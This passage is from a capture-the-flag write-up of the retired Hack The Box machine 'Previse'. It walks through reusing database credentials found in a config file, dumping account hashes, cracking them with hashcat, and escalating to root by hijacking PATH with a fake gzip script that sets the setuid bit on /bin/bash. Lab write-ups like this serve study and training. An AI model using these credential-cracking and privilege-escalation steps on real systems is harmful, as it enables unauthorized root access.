
```
mysql> select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$▯llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | pablo    | $1$▯llol$5PGwQwZgLI50pzavvsxQD0 | 2024-03-30 23:50:26 |
+----+----------+------------------------------------+---------------------+
2 rows in set (0.00 sec)
```

```
1. I take the creds we found in config.php file and use it to log into a mysql session as root.
2.     $user = 'root';
   $passwd = 'mySQL_p@ssw0rd!:)';
3. www-data@previse:/var/www/html$ mysql -uroot -p
Enter password: mySQL_p@ssw0rd!:)
4. Below is the verbose but short interactive mysql session.
==========================================
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)

mysql> describe accounts;
+------------+--------------+------+-----+-------------------+----------------+
| Field      | Type         | Null | Key | Default           | Extra          |
+------------+--------------+------+-----+-------------------+----------------+
| id         | int(11)      | NO   | PRI | NULL              | auto_increment |
| username   | varchar(50)  | NO   | UNI | NULL              |                |
| password   | varchar(255) | NO   |     | NULL              |                |
| created_at | datetime     | YES  |     | CURRENT_TIMESTAMP |                |
+------------+--------------+------+-----+-------------------+----------------+
4 rows in set (0.00 sec)

mysql> select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$⊠llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | pablo    | $1$⊠llol$5PGwQwZgLI50pzavvsxQD0 | 2024-03-30 23:50:26 |
+----+----------+------------------------------------+---------------------+
2 rows in set (0.00 sec)
```

Finding mode and cracking with HashCat

20. **Success, I get the password for m4lwhere but ofcourse it is the hash that must be cracked. There is a special character that looks like a salt shaker. Weird. It does not render in my terminal though because**

emojis are blocked.




https://hashcat.net/wiki/doku.php?id=example_hashes

400	phpass, WordPress (MD5), Joomla (MD5)	P984478476IagS59wHZvyQMArzfx58u.
400	phpass, phpBB3 (MD5)	H984478476IagS59wHZvyQMArzfx58u.
500	md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) 2	$1$28772684$iEwNOgGugqO9.bIz5sk8k/

```
1. Lets see what MODE '$1$' is in Hashcat examples.
2. It might be md5crypt
3.  ▷ hashcat --example-hashes | grep -i '\$1\$' -B2

Hash mode #500
  Name................: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
4.  ▷ hashcat --example-hashes | grep -i 'md5crypt' -C3
  Plaintext.Encoding..: ASCII, HEX

Hash mode #500
  Name................: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
5. An easier way is just to look online at the Hashcat wiki.
6. Then you simply filter for '$1$' and it tells you it is mode 500 right away.
```

21. I do not think I will be able to crack it unless I paste the special character for salt shaker in it



Input

$1$🧂llol$DQpmdvnb7EeuO6UaqRltf.

Output

Could not be decrypted. Use "Decryption Settings" to add new chacarter sets or increase maximum text length to increase trial count.

```
1. hashcat -a 0 -m 500 salt_hash /usr/share/wordlists/rockyou.txt
2. I found the ascii character and I copied it. It is the same special character that is in the password so hopefully it works. ⊠
<<< This is a saltshaker emoji
3. I try online md5crypt decoder and it was a fail. Crackstation does not work either.
4. hashcat -a 0 -m 500  salt_hash /home/h@x0r/hackthebox/servmon/passwdlst.lst -O
>>> ilovecody112235!
```

22. Enumeration continued...

```
1. www-data@previse:/var/www/html$ find / -perm -4000 -user root -ls 2>/dev/null
2. No interesting SUIDs. Lets try GUIDs
3. www-data@previse:/var/www/html$ find / -perm -2000 -user root -ls 2>/dev/null
4. This GUID looks interesting >>> drwxrwsr-x   3 root     staff        4096 Aug  6  2020 /usr/local/lib/python3.6
5. www-data@previse:/var/www/html$ ls -l /usr/local/lib/python3.6
total 4
drwxrwsr-x 11 root staff 4096 Jul 26  2021 dist-packages
6. GETCAP
7. www-data@previse:/var/www/html$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
8. Lets create procmon.sh script. If you see my other walk-throughs. S4vitar created this script. It is like running pspy but in
only a couple of lines of bash that can be run from the /tmp dir. So it is much more convenient.
9. CD into /tmp and insert the following bash code into procmon.sh. Give it executable perms and run it.
----------------------------
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|diff|kworker"
        old_process=$new_process
```


```
done
-----------------------------
10. www-data@previse:/tmp$ ./procmon.sh
> root     /bin/sh -e /usr/lib/php/sessionclean
> root     [systemd-udevd] <defunct>
> root     /bin/sh -e /usr/lib/php/sessionclean
> root     sort -rn -t: -k2,2
> root     sort -u -t: -k 1,1
10. procmon.sh does not run the first time I try it. You need to try it 1 or 2 more times then it will display the data.
11. FAIL, I do not really find anything we can use.
```

Pivot to m4lwhere

23. **Lets try the password we cracked for `m4lwhere`**


```
1. www-data@previse:/tmp$ su m4lwhere
Password:
m4lwhere@previse:/tmp$ whoami
m4lwhere

2. m4lwhere@previse:/tmp$ id
uid=1000(m4lwhere) gid=1000(m4lwhere) groups=1000(m4lwhere)

3. m4lwhere@previse:/tmp$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh

4. m4lwhere@previse:/tmp$ ls -l /opt/scripts/access_backup.sh
-rwxr-xr-x 1 root root 486 Jun  6  2021 /opt/scripts/access_backup.sh

5. m4lwhere@previse:/tmp$ cat /opt/scripts/access_backup.sh
----------------------
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here
# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
---------------------------
6. This gzip command is being executed in bash, but does not have the absolute path to the gzip binary. That means I can point ths gzip to something else using a symlink or by exporting the path '/tmp' and when I run "sudo -u root /opt/scripts/access_backup.sh" I will then have a root shell. My file in /tmp will be an empty file with chmod u+s inside. See below.

7. The following will be inside our fake gzip file.
#!/bin/bash
chmod u+s /bin/bash

8. I will write the steps in order below.
```

24. PrivESC to ROOT via poorly written code



```
m4lwhere@previse:/tmp$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/tmp$ cd
m4lwhere@previse:~$ cd /tmp
m4lwhere@previse:/tmp$ touch gzip
m4lwhere@previse:/tmp$ ls
gzip  procmon.sh
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
chmod u+s /bin/bash
m4lwhere@previse:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
m4lwhere@previse:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo -u root /opt/scripts/access_backup.sh
[sudo] password for m4lwhere:
m4lwhere@previse:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
f0447a11862fb6d366133570376eb112
```

```
1. m4lwhere@previse:~$ cd /tmp
2. m4lwhere@previse:/tmp$ touch gzip
3. m4lwhere@previse:/tmp$ ls
gzip  procmon.sh
4. m4lwhere@previse:/tmp$ chmod +x gzip
5. m4lwhere@previse:/tmp$ nano gzip
#!/bin/bash
chmod u+s /bin/bash
6. m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
chmod u+s /bin/bash
7. m4lwhere@previse:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
8. No SUID assigned yet.
9. Now we export the /tmp to $PATH and whatever is in /tmp will get a hit first when I run $ sudo /opt/scripts/access_backup.sh.
Then our gzip will execute but it will run archive a file it will instead assigne chmod u+s to bash.
10. Last we elevate with $ bash -p
11. m4lwhere@previse:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo -u root /opt/scripts/access_backup.sh
[sudo] password for m4lwhere:
m4lwhere@previse:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
f0447a11862fb6d366133570376eb112
```



Previse has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#15908	31 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED